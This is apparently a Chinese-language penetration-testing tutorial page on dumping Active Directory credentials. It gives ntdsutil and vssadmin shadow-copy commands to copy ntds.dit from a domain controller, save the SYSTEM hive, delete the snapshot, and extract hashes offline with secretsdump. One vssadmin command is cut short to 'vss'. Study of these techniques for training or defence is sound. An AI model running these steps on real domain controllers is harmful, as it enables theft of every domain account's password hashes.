域渗透
01-本地认证
02-本地密码抓取
03-网络认证
04-域基础知识
05-域环境部署
06-域认证
07-域密码抓取
08-横向移动
09-凭证传递
10-票据
11-委派
-
+
07-域密码抓取
浏览
1
# 一、NTDS ## 概述 NT Directory Services,即 Windows 的目录服务,现代叫 Active Directory Domain Services(AD DS)。 它是域环境的核心服务,主要负责身份认证、授权、目录查询、组策略、信任关系等。  其中最重要的是**ntds.dit**文件,该文件存储着: - 域内对象:用户、组、计算机、OU、信任关系、SPN、GPO 链接等; - 对象属性:SID、SAM 账户名、UPN、组成员关系、描述、时间戳等; - 密码哈希:主要是 NT hash,部分历史配置下可能还有 LM hash; - Kerberos 密钥:如 AES/DES 密钥等; - krbtgt 账户哈希:这是黄金票据攻击的关键。 值得注意的是: - ntds.dit 是域账户数据库(C:\Windows\NTDS\ntds.dit); - SAM是本地账号数据库(C:\Windows\System32\config\SAM)。 ## 读取方式  读取方式主要分为: - 离线读取,将NTDS文件复制到攻击者的计算机,然后再使用工具进行读取; - 在线读取,通过给域控电脑传送可以读取NTDS文件的工具。 # 二、卷影拷贝 ## 概述 卷影拷贝(Volume Shadow Copy,简称 VSS)是微软 Windows 操作系统原生的块级快照技术,能够在文件被进程独占锁定、系统正常运行的状态下,创建磁盘卷的只读时间点副本。 Windows VSS 默认采用**写时复制**实现软件快照,而非完整克隆磁盘: - 快照创建初始,仅生成一个数据映射表,不复制任何实际数据,几乎不占用磁盘空间。 - 当原始卷上的某个数据块要被修改时,系统会先把修改前的旧数据块复制到卷影存储区,再更新原始块。 - 读取快照时,系统通过映射表判断:未修改的数据直接读原始卷,已修改的数据读卷影存储区的旧版本,从而还原出创建时刻的完整磁盘状态。 - 特点:创建速度极快、初始占用空间极小;原始卷写入量越大,快照占用的磁盘空间增长越快。 主要场景包括: - 备份正在使用的文件:传统备份工具无法读取被进程锁定的文件,VSS 通过快照提供一致的只读副本。 - “以前的版本”功能:用户可通过文件或文件夹属性的“以前的版本”选项卡,恢复被误删或覆盖的历史版本。 - 系统还原:Windows 系统还原点底层依赖 VSS 创建系统卷的快照。 - 应用程序一致性备份:SQL Server、Exchange 等通过 VSS Writer 保证备份数据的应用级一致性。 - 灾难恢复与磁盘到磁盘备份。 它最初设计用于系统备份、文件历史版本恢复,也是内网渗透中提取被锁定敏感文件(如 ntds.dit、SAM 注册表)的核心手段。 ## 块级写时复制 卷影拷贝的核心是 写时复制(Copy-on-Write) 机制。它不在文件系统层面实现,而是在卷层面以固定大小的块(16KB)为单位进行追踪。 当卷上某个数据块即将被修改时,VSS 驱动(VOLSNAP.SYS)会先将该块的原始内容读取并写入一个称为“差异区域(differences area)”的存储位置,然后才允许新数据覆盖原始块。 这样,通过组合“未变更的原始块”和“差异区域中保存的旧块数据”,VSS 可以在逻辑上重建出任意一个快照时间点的完整卷视图。 简单来讲:卷影拷贝服务(VSS)本质属于快照技术的一种,主要用于备份和恢复,即使目标文件处于锁定状态。 # 三、ntdsutil ## 概述 ntdsutil(NT Directory Service Utility)是微软 Windows Server 原生的官方活动目录数据库管理命令行工具,是域控制器(DC)的标准运维组件。 它最初设计用于 AD 数据库的维护、修复、部署和角色管理,因属于系统自带的白名单工具,且能绕过文件锁导出完整 AD 数据库,成为内网渗透中提取域凭证的核心手法之一。 工具路径:C:\Windows\System32\ntdsutil.exe ## 操作 1、首先在目标机器中创建一个NTDS快照: ```cmd #激活本地AD数据库实例,并创建快照 ntdsutil "activate instance ntds" snapshot "create" q q ```  记录快照集ID: ```txt {e2ab6467-f0f0-43fb-95e0-5c8b815a6f47} ``` 2、将快照加载到磁盘中: ```cmd #将指定的Active Directory数据库快照挂载为可访问的卷影副本,然后退出 ntdsutil.exe snapshot "mount {e2ab6467-f0f0-43fb-95e0-5c8b815a6f47}" q q ```   3、复制ntds.dit文件:  4、复制成功之后,删除快照: ```bash #先取消挂载,再删除快照 ntdsutil.exe snapshot "umount {e2ab6467-f0f0-43fb-95e0-5c8b815a6f47}" "delete {e2ab6467-f0f0-43fb-95e0-5c8b815a6f47}" q q ```  # 四、vssadmin ## 概述 vssadmin 是 Windows 系统内置的卷影副本服务(VSS)管理命令行工具,设计用于查看和管理卷影副本、编写器及存储空间。 它是一个合法的管理员工具,但也因其强大的快照创建和删除能力,常被攻击者滥用 ## 操作 1、创建C盘快照: ```cmd vss ```  2、将ntds.dit文件拷贝到桌面: ```cmd copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\ntds.dit C:\Users\Administrator\Desktop\ntds.dit ```  3、删除快照: ```cmd vssadmin delete shadows /shadow={b8e20475-1ce8-4ef4-b656-9f35f613510f} /quiet ```  4、查看当前所有卷影副本:  # 五、离线读取 注意:system.hive里存放着ntds.dit的密钥,所以转储system.hive,不然没法查看ntds.dit里面内容。 命令为: ```cmd reg save hklm\system C:\Users\Administrator\Desktop\system.hive ```  ## secretsdump.exe ```cmd secretsdump.exe -system system.hive -ntds ntds.dit LOCAL ``` 